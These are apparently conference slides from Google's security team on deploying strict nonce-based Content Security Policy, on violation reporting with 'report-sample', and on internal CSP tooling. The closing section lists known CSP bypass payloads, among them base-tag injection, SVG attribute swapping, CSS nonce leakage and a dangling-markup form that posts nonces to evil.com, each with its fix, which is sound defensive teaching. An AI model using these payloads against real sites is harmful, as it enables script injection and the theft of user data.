So we broke all CSPs …

You won't guess what happened next!

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We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

Recap

what happened last year

Summary

- CSP is mostly used to mitigate XSS
- most CSPs are based on whitelists
  - >94% automatically bypassable
- introduced 'strict-dynamic' to ease adoption of policies based on nonces

“

CSP is Dead, Long Live CSP

On the Insecurity of Whitelists and the Future of Content Security Policy

ACM CCS, 2016, Vienna

https://goo.gl/VRuuFN

Recap: How do CSP Nonces Work?

Policy based on nonces

```
script-src 'nonce-r4nd0m';
object-src 'none'; base-uri 'none';
```


⇦ This part needs to be random for every response!

- all `<script>` tags with the correct nonce attribute will get executed
- `<script>` tags injected via XSS will be blocked because of missing nonce
- no host/path whitelists
- no bypasses caused by JSONP-like endpoints on external domains
- no need to go through painful process of crafting/maintaining whitelist

Recap: How do CSP Nonces Work?

Content-Security-Policy:

```
script-src 'nonce-r4nd0m';
report-uri /csp_violation;
```



```
<script nonce="r4nd0m">
doStuff();</script>
```

```
<script nonce="r4nd0m"
src="//yep.com/x.js">
```

Recap: How do CSP Nonces Work?

Content-Security-Policy:

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script-src 'nonce-r4nd0m';
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


```
<script nonce="r4nd0m">
doStuff();</script>
```

```
<script nonce="r4nd0m"
src="//yep.com/x.js">
```

```
">'><script
src="//attacker.com">
```

```
">'><script>alert(42)
</script>
```

money.example.com
CSP allows
CSP allows
CSP blocks
CSP blocks
yep.com
attacker.com
source neither nonced nor whitelisted
script without correct nonce
money.example.com/csp_violations

Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

▷ grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins

▷ *'strict-dynamic'* in a script-src:
  - discards whitelists (for backward-compatibility)
  - allows JS execution when created via e.g. `document.createElement('script')`

▷ enables nonce-only CSPs to work in practice

Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

✓

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
  document.write(s);
</script>
```

✗

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
⚠ document.body.innerHTML = s;
</script>
```

✗

Deploying CSP

at Google scale

> 1 Billion Users

get served a strict CSP

~ 50M CSP Reports

yes, there's a lot of noise :)

> 150 Services

that set a strict CSP header

Google Services with a Strict CSP

passwords.google.com
Docs/Drive
bugs.chromium.org
Photos
Cultural Institute
Accounts
History
Cloud Console
Activities
Google+
Flights Booking
Wallet
Gmail
Contacts
Careers Search
Google Admin
Chrome Webstore

CSP Support in Core Frameworks

- strict CSP *on-by-default* for new services
- existing services can be migrated by just switching a flag (e.g. Google+)
- requirements:
  - service-independent CSP configuration
  - conformance tests (disallow inline event handlers)
  - templates that support *"auto-noncing"*
    - Closure Templates (example)
  - sophisticated monitoring tools

One Policy to Rule Them All!

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https:;
object-src 'none'; base-uri 'none';
```

Effective Policy in CSP3 compatible browser (strict-dynamic support)

script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' ~~'unsafe-inline'~~ ~~https:~~;
object-src 'none'; base-uri 'none';

Closure Templates with auto-noncing

Example handler

```python
def handle_request(self, request, response):
  CSP_HEADER = 'Content-Security-Policy'
  # Set random nonce per response
  nonce = base64.b64encode(os.urandom(20))
  csp = "script-src 'nonce-" + nonce + "';"
  self.response.headers.add(CSP_HEADER, csp)

  ijdata = { 'csp_nonce': nonce }
  template_values = {'s': request.get('foo','')}
  self.send_template(
      'example.test', template_values, ijdata)
```

Closure template

```
{namespace example autoescape="strict"}

{template .test}
 {@param? s: string}
 <html>
   <script>
     var s = '{$s}';
   </script>
  </html>
{/template}
```

Rendered output

```html
<html>
  <script nonce="PRY7hLUXe98MdJAwNoGSdEpGV0A=">
    var s = 'properlyEscapedUserInput';
  </script>
</html>
```

SHIP IT !!1

- ▷ but wait... How do we find out if everything is still working?
- ▷ CSP violation reports!
- ▷ Problem
  - ○ so far most inline violation reports were NOT actionable :(
  - ○ no way to distinguish between actual breakage and noise from browser extensions…
  - ○ we receive ~50M reports / day → Noise!

New 'report-sample' keyword

“

Reports generated for inline violations will contain a sample attribute if the relevant directive contains the **`'report-sample'`** *expression*

New 'report-sample' keyword

- *report-sample* governs *script-sample*
  - Firefox already sends script "samples"
  - new 'report-sample' keyword also includes samples for inline-event handlers!
- added to CSP3 and ships with Chrome 59

New 'report-sample' keyword

CSP

```
script-src 'nonce-abc'; report-uri /csp;
```

HTML

Inline script

```
<html>
  <script>hello(1)</script>
...
```

Inline Event Handler

```
<html>
  <img onload="loaded()">
...
```

script injected by browser extension

```
<html>
  <script>try {
window.AG_onLoad = function(func)
...
```

Report

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
```

3 different causes of violations yield the exact same report!
→ not possible to filter out noise from extensions

New 'report-sample' keyword

CSP

```
script-src 'nonce-abc' 'report-sample'; report-uri /csp;
```

Inline script

HTML

```
<html>
  <script>hello(1)</script>
...
```

Report

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"hello(1)"
```

Inline Event Handler

```
<html>
  <img onload="loaded()">
...
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"loaded()"
```

script injected by browser extension

```
<html>
  <script>try {
window.AG_onLoad = function(func)
...
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"try {
window.AG_onload =
function(func)..."
```

✓ script-sample allows to differentiate different violation causes

Report Noise

▷ *script-sample* can be used to create signatures for e.g. noisy browser extensions

Count	**script-sample**	**Cause**
1,058,861	try { var AG_onLoad=function(func){if(d...	AdGuard Extension
424,701	(function (a,x,m,I){var c={safeWindow:{}...	Extension
316,585	(function installGlobalHook(window)	React Devtools Extension
...	...	...

Nice collection of common noise signatures:
https://github.com/nico3333fr/CSP-useful/blob/master/csp-wtf/README.md

CSP tools @Google

time for some real engineering!

CSP Mitigator

https://goo.gl/oQDEIs


DEMO

- fast and easy CSP deployment analysis tool
- identifies parts of your application which are not compatible with CSP
- helps make necessary changes before deployment

CSP Evaluator

csp-evaluator.withgoogle.com

DEMO



Content Security Policy

Sample unsafe policy   Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
    https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.example.com;
```

CSP Version 3 (nonce based + backward compatibility checks) ▾

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

❗	**script-src**	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
❗	'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
?	'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
?	'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
❗	data:	data: URI in script-src allows the execution of unsafe scripts.
❗	https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.
❗	http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP. Allow only resources downloaded over HTTPS.
?	https://*.gstatic.com/feedback/	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
❗	https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.
✓	**style-src**	
❗	**default-src**	
✓	**img-src**	
✓	**child-src**	
✕	**foobar-src**	Directive "foobar-src" is not a known CSP directive.
❗	report-uri	
?	**object-src** [missing]	Can you restrict object-src to 'none'?

CSP Frontend


- intelligent report deduplication strategies
  - aggressive deduplication by default
    - leverages *'script-sample'*
- real-time filtering of violation report fields
- ability to drill-down to investigate further


FILTERS

From 4/2/2017

To 4/11/2017

Domain | Version | Directive | Document URI | Blocked URI | Sample | User Agent





Count	Blocked URI
114	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3
36	https://connect.facebook.net/ko_KR/sdk.js
36	about
29	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade
28	inline
25	https://cdnjs.org
23	https://qfw.trumpetedextremes.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1003&href=https://spaces.google.com/space/6012928983359128925
21	https://ezb.elvenmachine.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1005&href=https://spaces.google.com/space/601292898


HIGH-LEVEL VIEW

1 - 10 of 67

VIOLATIONS

Count	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
27	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57

Detailed CSP Violation Reports View



Count ↓	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
27	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57
25	2017-04-11 07:50:53	https://spaces.google.com/space/4500540601543829685	https://cdnjs.org	script-src	<empty>	Chrome/57

Measuring Coverage

- monitor CSP header coverage for HTML responses

- alerts
  - no CSP
  - bad CSP
    - evaluated by the CSP Evaluator automatically

What can go wrong?

bypasses and how to deal with them

Credit: @jackmasa
http://sebastian-lekies.de/csp/bypasses.php

Injection of <base>

```
script-src 'nonce-r4nd0m';
```

```
<!-- XSS -->
<base href="https://evil.com/">
<!-- End XSS -->
…
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

- **Problem**
  - re-basing nonced scripts to evil.com
  - scripts will execute because they have a valid nonce :(

Credit: @jackmasa
http://sebastian-lekies.de/csp/bypasses.php

Injection of <base>

```
script-src 'nonce-r4nd0m';
base-uri 'none';
```

```
<!-- XSS -->
<base href="https://evil.com/">
<!-- End XSS -->
…
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

- **Solution**
  - add *base-uri 'none'*
  - or *'self'*, if *'none'* is not feasible and there are no path-based open redirectors on the origin

Credit: Eduardo Vela Nava
http://sebastian-lekies.de/csp/bypasses.php

Replace Legitimate `<script#src>`

```
<!-- XSS -->
<svg><set href="victim" attributeName="href" to="data:,alert(1)" />
<!-- End XSS -->
…
<script id="victim" src="foo.js" nonce="r4nd0m"></script>
```

- **Problem**
  - SVG `<set>` can change attributes of other elements in Chromium
- **Solution**
  - prevent SVG from animating `<script>` attributes (fixed in Chrome 58)

Credit: Eduardo Vela Nava, Sebastian Lekies
http://sebastian-lekies.de/csp/bypasses.php

Steal and Reuse Nonces

▷ via **CSS selectors**

```
<!-- XSS -->
<style>
script { display: block }
script[nonce^="a"]:after { content: url("record?a") }
script[nonce^="b"]:after { content: url("record?b") }
</style>
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

Credit: Eduardo Vela Nava, Sebastian Lekies
http://sebastian-lekies.de/csp/bypasses.php

Steal and Reuse Nonces

▷ via **dangling markup attack**

```
<!-- XSS --> <form method="post" action="//evil.com/form">
<input type="submit" value="click"><textarea name="nonce">
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

Credit: Sebastian Lekies
http://sebastian-lekies.de/csp/bypasses.php

Steal and Reuse Nonces


- make the browser **reload** the original document without triggering a server request: HTTP cache, AppCache, browser B/F cache

```
victimFrame.src = "data:text/html,<script>history.back()</script>"
```

Credit: Sebastian Lekies
http://sebastian-lekies.de/csp/bypasses.php

Steal and Reuse Nonces

- exploit cases where attacker can trigger the XSS multiple times
  - XSS due to data received via `postMessage()`
  - persistent DOM XSS where the payload is fetched via XHR and "re-synced"



XSS is here: <script>evil()</script>

Mitigating Bypasses

- injection of `<base>`
  - fixed by adding *base-uri 'none'*

